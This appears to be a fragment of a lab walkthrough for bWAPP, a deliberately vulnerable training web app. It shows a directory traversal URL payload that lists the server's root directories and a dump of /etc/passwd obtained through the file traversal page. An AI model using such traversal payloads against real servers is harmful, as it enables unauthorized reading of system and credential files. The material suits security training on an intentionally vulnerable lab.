


192.168.83.131/bWAPP/directory_traversal_2.php?directory=documents/../../../../

/ Directory Traversal - Directories /


bin
tmp
sys
proc
boot
etc
opt
media
toolbox
lib

DIRECTORY TRAVERSAL - FILES



/ Directory Traversal - Files /

Try to climb higher Spidy...



/ Directory Traversal - Files /

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
```